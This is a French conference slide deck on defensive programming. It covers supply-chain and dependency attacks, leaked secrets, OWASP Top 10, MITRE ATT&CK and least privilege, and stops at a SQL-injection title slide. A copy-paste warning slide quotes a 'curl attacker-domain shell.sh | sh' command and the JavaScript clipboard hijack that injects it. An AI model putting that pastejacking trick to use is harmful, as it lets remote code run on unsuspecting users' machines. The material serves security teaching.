


Programmation défensive – v1.2

JP Gouigoux – Janvier 2023




S Le présentateur

Développeur depuis 1985 !



Lead dev
→ Architecte
→ Responsable innovation
→ Directeur technique
→ CTO groupe + RSSI



Mai 2011



Février 2012



Mars 2012



Février 2014



Août 2015



Octobre 2015



Mai 2016



Septembre 2018



Décembre 2019



Décembre 2022



SALVIA
DEVELOPPEMENT

§ Notre sujet du jour





L'étendue du problème

§ Est-ce encore utile de parler des attaques ?

Au moins une attaque d'ampleur par jour, et médiatisation très forte suite à l'explosion post COVID

```
root@vps276189:~  
Using username "root".  
root@149.202.49.83's password:  
Last failed login: Tue Jan 23 08:33:50 CET 2018 from 118-168-239-214.dynamic-ip.  
hinet.net ssh:rootty  
There were 41356 failed login attempts since the last successful login.  
Last login: Mon Jan 15 10:11:48 2018 from 46.18.96.130  
[root@vps276189 ~]#
```

S Suffisant pour une prise de conscience ?

Il est permis de douter...

96 percent of developers believe security harms productivity



By [Ian Barker](#)

Published 2 months ago

[Follow @lanDBarker](#)

The next cybersecurity headache: Employees know the rules but just don't care

➔ Rien de tel qu'une vraie crise pour accélérer la prise de conscience !

A close-up photograph of a hand holding a small, light-colored object, possibly a piece of wood or a small animal, over a blue tray. The background is blurred, showing a white surface and a blue object. The text "En quoi ça nous concerne" is overlaid in white, with a red and black progress bar below it.

En quoi ça nous concerne



③ Les vecteurs d'attaque n'ont pas énormément évolué

Crédulité humaine + manque d'attention sur le développement = 99% des attaques




Responsabilité de tout le monde



Responsabilité des développeurs

§ Pour être plus précis, nous savons industrialiser

Mais ceux qui sont du mauvais côté de la barrière le font plus vite que nous



Attack techniques used by ransomware gangs (Microsoft)



De quoi parle-t-on précisément, en 2022 ?



§ Le jargon comme preuve de l'industrialisation du domaine

Rançongiciel

Phishing / spearphishing

Darknet

Supply chain attack

DOS / DDOS

Advanced Persistent Threat

Website defacing

Brute force

Cyber-extorsion

Credential stuffing

Rainbow tables

§ Une dépendance trop forte à des librairies peu maîtrisées

L'Open Source, tout le monde adore... mais personne n'est responsable de sa sécurité !

UA-Parser-JS project hijacked to install malware

On October 22nd, a threat actor published malicious versions of the UA-Parser-JS NPM library to install cryptominers and password-stealing trojans on Linux and Windows devices.

<https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/>

Faible Log4j : un cauchemar pour des millions d'applications Java

Lucian Constantin, CSO (adapté par Jacques Cheminat) , publié le 13 Décembre 2021

Open-source security: It's too easy to upload 'devastating' malicious packages, warns Google

It's too easy to slip rogue code in, with dangerous consequences. warn security experts.

The internet runs on free open-source software. Who pays to fix it?

Volunteer-run projects like Log4J keep the internet running. The result is unsustainable burnout, and a national security risk when they go wrong.

By Patrick Howell O'Neill

December 17, 2021

S Vous vérifiez le contenu des dépendances ? Ça ne suffit pas.

Une erreur de frappe peut charger un paquet vulnérable

Microsoft warns enterprises of new 'dependency confusion' attack technique

New "dependency confusion" technique, also known as a "substitution attack," allows threat actors to sneak malicious code inside private code repositories by registering internal library names on public package indexes.

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

 Alex Birsan Feb 9 · 11 min read ★



CLOUD COMPUTING

'Cloud squatters' find data meant for previous tenants

Attackers can record and extract sensitive user data

Catalin Cimpanu

February 11, 2022

News

Technology

Thousands of npm accounts use email addresses with expired domains

Empty npm package '-' has over 700,000 downloads — here's why

By Ax Sharma

📅 August 2, 2021

🕒 10:13 AM

💬 2

Et n'oublions pas les dépendances des dépendances !

<https://snyk.io/reports/open-source-security/>

Direct dependencies create risk; indirect dependencies create invisible risk.

Transitive dependencies are complex and more challenging to fix

To be secure, you need an open source security policy

Our survey found that only **49% of organizations have a security policy for OSS development or usage**. This is understandable in smaller organizations where resources are limited. But the survey also found that **27% of medium-to large companies don't have an established security policy in place**. This number is more alarming.

S D'autres vecteurs d'attaque par dépendances

Il n'y a pas que les backdoors ou les librairies avec du code malicieux obfusqué...



LE MONDE INFORMATIQUE

En ce moment : IT TOUR DIGITAL · CYBERSECURITE 2021 · TESTS · PASS SANITAIRE · WINDOWS 11

TOUTE L'ACTUALITE / LOGICIEL / DEVELOPPEMENT ET TESTS

La bombe à retardement des librairies open source non mises à jour

Jacques Chénouet · publié le 20 mai 2020

Dans un rapport sur l'état de la sécurité des logiciels, Veracode alerte sur l'incidence des bibliothèques open source non mises à jour sur les applications actuelles. Près de 80% de ces librairies ne sont pas actualisées ou comportent au moins une vulnérabilité.

SUIVRE TOUTE L'ACTUALITE
Newsletter
Recevez notre news de 50 000 professionnels



TOUTE L'ACTUALITE / SECURITE / INTRUSION, HACKING ET PARE-FEU

La moitié des images de Docker Hub vulnérables à des failles critiques

Lucian Constantin / IDG News Service (adapté par Jean Eychenne) · publié le 02 décembre 2020

Des études révèlent l'ampleur de l'exploitation par les criminels des référentiels publics open source de Docker pour implanter des logiciels malveillants dans les images des conteneurs.

SUIVRE TOUTE L'ACTUALITE
Newsletter
Recevez notre newsletter de 50 000 professionnels



EDITION

ZDNet

CENTRAL EUROPE · MIDDLE EAST · SCANDINAVIA · AFRICA · UK · ITALY · SPAIN · MORE · NEWSLETTER

Three npm packages found opening shells on Linux, Windows systems

NPM staff: Any computer that has this package installed or running should be considered fully compromised.

By Catalin Cimpanu for Zero Day | October 17, 2020 — 07:00 GMT (08:00 BST) | Topic: Security

§ Que faire si mon PO ne prend pas en compte la sécurité ?

Lui rappeler que la conformité est sa responsabilité : exigences de sécurité et documentation des réponses sécurité



Shaping Europe's digital future

POLICY AND LEGISLATION | Publication 15 September 2022

Cyber Resilience Act

The proposal for a regulation on cybersecurity requirements for products with digital elements, known as the Cyber Resilience Act, bolsters cybersecurity rules to ensure more secure hardware and software products.

Hardware and software products are increasingly subject to successful cyberattacks, leading to an estimated global annual cost of cybercrime of €5.5 trillion by 2021.

Smart contract developers not really focused on security. Who knew?

Bugs cost \$680m in 2021, academics say, as devs have other concerns

[Thomas Claburn](#)

Tue 26 Apr 2022 // 23:45 UTC

Les éditeurs doivent-ils être responsables des failles de sécurité?

Informatique : Les éditeurs de logiciels devraient être légalement responsables des trous de sécurité présents dans leurs produits, estime un groupe de scientifiques américains.

S Ne vous imaginez pas déléguer la sécurité aux « grands »

Ils sont encore plus ciblés et toute technologie peut être contournée

Des fichiers OneDrive et SharePoint vulnérables aux ransomwares

Lucian Constantin, IDG NS (adapté par Jean Elyan) , publié le 17 Juin 2022



Un PoC d'exploit détaillé par le fournisseur en solutions de sécurité Proofpoint montre que des fichiers OneDrive et SharePoint peuvent être ciblés par des attaques incluant du ransomware en abusant des configurations de versions.

SUIVRE TOUTE L'ACTUALITÉ

✉ Newsletter

Recevez notre newsletter composée de 50 000 professionnels de

§ Ne pas se dire que notre code source n'intéresse personne

Même si nous ne sommes pas ciblés, il peut être revendu et servir par rebond pour une autre attaque

Hacker Steals LastPass Source Code, Company Says

Hackers broke into a LastPass developer account and stole "portions" of the company's source code and some technical information, according to LastPass.

A close-up photograph of a financial report. In the foreground, a black pen with gold-colored accents is positioned over a line graph. The graph features three data series: a blue line with diamond markers, a red line with square markers, and a yellow line with circular markers. All three series show an upward trend. In the background, a bar chart with blue bars is partially visible, along with a pie chart showing segments of purple, green, and red. The text 'Quelques bonnes nouvelles tout de même' is overlaid in white, sans-serif font. Below the text is a small horizontal bar with five colored segments: red, black, grey, light grey, and white.

Quelques bonnes nouvelles tout de même



La réponse politique commence à prendre forme

Après tout, ça ne fait que 15 ans que les chercheurs sont pendus à la sonnette d'alarme...

PIXELS • CYBERCRIMINALITÉ



Rançongiciels : l'Etat prêt à valider l'indemnisation des rançons par les assurances

Le gouvernement entend clarifier le cadre légal des assurances contre les risques cyber en légalisant une mesure qui autorisera les compagnies à indemniser les victimes, sous réserve d'un dépôt de plainte.

Par Louis Adam

Publié le 07 septembre 2022 à 20h13 • Mis à jour le 07 septembre 2022 à 20h33 • Lecture 2 min.

https://www.lemonde.fr/pixels/article/2022/09/07/rancongiel-l-etat-pret-a-valider-l-indemnisation-des-rancons-par-les-assurances_6140628_4408996.html

Canada Hopes to Curb Cybercrime with Mandatory Reporting

As officials in Canada become more and more alarmed with the rapid increase of cyberattacks against Canadian businesses and **government organizations**, some members of Parliament are hoping that daylight proves to be the best disinfectant. Canada's Public Safety Minister Marco Mendicino announced in June that the governing body is considering introducing legislation that would require organizations impacted by cybercrime to report it to the Canadian Centre for Cyber Security.

§ Quelques succès opérationnels... et dans les esprits

FBI, others crush REvil using ransomware gang's favorite tactic against it

Multi-nation operation succeeds as gang member makes critical mistake.

TIM DE CHANT - 10/22/2021, 7:24 PM

Business Leaders Will Trade Speed for Security




BY: MIKE VIZARD ON OCTOBER 3, 2022 — 0 COMMENTS

A [global survey](#) of 600 C-level executives conducted by CloudBees found that when it comes to building software, more than three-quarters of respondents said it is more important to be secure and compliant than fast and compliant.

A person wearing a blue and white striped shirt is holding a small, realistic-looking globe of the Earth. The globe is held gently in both hands. On top of the globe, there is a small, lush green island with a white house with a red roof, a blue car in the garage, and a bicycle parked on the porch. There are also some green trees on the island. The globe itself shows continents and oceans in detail. The background is a soft, out-of-focus blue.

OK, je suis convaincu. Mais que faire ?



S Vous abonner aux CSIRT / CERT

La sécurité, c'est le boulot de tous... pas que celui du RSSI !

RAPPEL DES AVIS ÉMIS

Dans la période du 14 au 20 février 2022, le CERT-FR a émis les publications suivantes :

- CERTFR-2022-AVI-143 : Vulnérabilité dans Ruby on Rails
- CERTFR-2022-AVI-144 : Multiples vulnérabilités dans le noyau Linux de SUSE
- CERTFR-2022-AVI-145 : Multiples vulnérabilités dans Mozilla Thunderbird
- CERTFR-2022-AVI-146 : Vulnérabilité dans Axis IP Utility
- CERTFR-2022-AVI-147 : Multiples vulnérabilités dans Google Chrome
- CERTFR-2022-AVI-148 : Multiples vulnérabilités dans les produits VMware
- CERTFR-2022-AVI-149 : Multiples vulnérabilités dans le noyau Linux de Red Hat
- CERTFR-2022-AVI-150 : Vulnérabilité dans Ivanti Service Manager
- CERTFR-2022-AVI-151 : Vulnérabilité dans VMware NSX Data Center
- CERTFR-2022-AVI-152 : Multiples vulnérabilités dans Trend Micro Apex One
- CERTFR-2022-AVI-153 : Vulnérabilité dans Mozilla Thunderbird
- CERTFR-2022-AVI-154 : Vulnérabilité dans IBM Integrated Analytics System
- CERTFR-2022-AVI-155 : Multiples vulnérabilités dans le noyau Linux de SUSE
- CERTFR-2022-AVI-156 : Vulnérabilité dans Cisco Email Security Appliance
- CERTFR-2022-AVI-157 : Multiples vulnérabilités dans Microsoft Edge
- CERTFR-2022-AVI-158 : Multiples vulnérabilités dans Drupal core
- CERTFR-2022-AVI-159 : [SCADA] Vulnérabilité dans Moxa MGate
- CERTFR-2022-AVI-160 : Multiples vulnérabilités dans le noyau Linux d'Ubuntu
- CERTFR-2022-AVI-161 : Multiples vulnérabilités dans PHP
- CERTFR-2022-AVI-162 : Multiples vulnérabilités dans le noyau Linux de SUSE
- CERTFR-2022-AVI-163 : Multiples vulnérabilités dans le noyau Linux d'Ubuntu
- CERTFR-2022-AVI-164 : [SCADA] Multiples vulnérabilités dans Siemens Simcenter Femap
- CERTFR-2022-AVI-165 : Vulnérabilité dans Broadcom Brocade Fabric



« précédent



le 23 février 2022

BULLETIN D'ACTUALITÉ DU CERT-FR

Votre livre de chevet



OWASP Top 10
The Ten Most Critical Web Application Security Risks



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
(New) A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

S Une alternative, ou plutôt un complément

← → ↺ https://attack.mitre.org

MITRE | ATT&CK

Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute Search

ATT&CK Matrix for Enterprise

layout: side show sub-techniques hide sub-techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (3)	Access Token Manipulation (3)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Access Token Manipulation (3)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Deploy Container	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)
Search Closed Sources (2)	Stage Capabilities (3)	Supply Chain Compromise (1)	Scheduled Task/Job (7)	Create Account (2)	Domain Policy Modification (2)	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (2)
Search Open Technical Databases (3)	Trusted Relationship	Valid Accounts (4)	Shared Modules	Create or Modify System Process (4)	Escape to Host	Execution Guardrails (1)	Modify Authentication (4)	Domain Trust Discovery	Taint Shared Content	Data from Local System
Search Open Websites/Domains (2)			Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive
Search Victim-Owned Websites			System Services (2)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)	OS Credential	Network Service Scanning		
			User Execution (3)					Network Share		

§ Ne JAMAIS copier-coller du code depuis internet

<https://www.wizer-training.com/blog/copy-paste>

Try it - copy the command below:

```
sudo apt update
```

Now Paste it here:

```
curl http://attacker-domain:8000/shell.sh | sh
```

Here is the **issue**: Did you see that it automatically added a new line. When this happens in a terminal it will automatically execute the command!

This is the javascript that is responsible for this:

```
<script>
document.getElementById('copy').addEventListener('copy', function(e) {
e.clipboardData.setData('text/plain', 'curl http://attacker-domain:8000/shell.sh | sh\n');
e.preventDefault(); });
</script>
```

③ Les mots de passe ne sont pas qu'un problème d'utilisateurs

- Mise en place de backdoor avec le mot de passe ou le hash dans le code
- Envoi de secrets sur les dépôts Git
- Temps de réaction lent si mot de passe compromis

52% of All JavaScript npm Packages Could Have Been Hacked via Weak Credentials

By Catalin Cimpanu

June 27, 2017 01:25 AM 0

SIGN IN

The Register

{ SECURITY }

We're not saying this is how SolarWinds was backdoored, but its FTP password 'leaked on GitHub in plaintext'

'solarwinds123' won't inspire confidence, if true

Thomas Claburn in San Francisco



Nissan source code leaked online after Git repo misconfiguration

Nissan was allegedly running a Bitbucket Git server with the default credentials of admin/admin.

Leaked Development Secrets a Major Issue for Repositories

Every day, more than 5,000 private keys, database connection strings, certificates, and passwords are leaked to GitHub repositories, putting applications at risk.

Wed 16 Dec 2020 // 00:00 UTC

S Des outils peuvent aider...

... mais ils ne font pas tout !

[Build succeeded] npm audit weekly - azure-pipelines:master - SPO - 3401e496



Azure DevOps <azuredevops@microsoft.com>
À GOUIGOUX, Jean-Philippe



dim. 3:51



Azure **DevOps**




BUILD #20221009.1 SUCCEEDED

npm audit weekly

Ran for 113 seconds

[View results](#)

§ La situation avant la mise en place d'outils



S Principe de moindre privilège


With great powers comes great responsibility... or big trouble ☺

[Home](#) > [News](#) > [Security](#) > Razer bug lets you become a Windows 10 admin by plugging in a mouse

Razer bug lets you become a Windows 10 admin by plugging in a mouse

By [Lawrence Abrams](#)


August 22, 2021 12:40 PM



Ce qui est vrai pour les comptes individuels est vrai pour les comptes de services applicatifs

§ SQL injection : la préhistoire des failles...

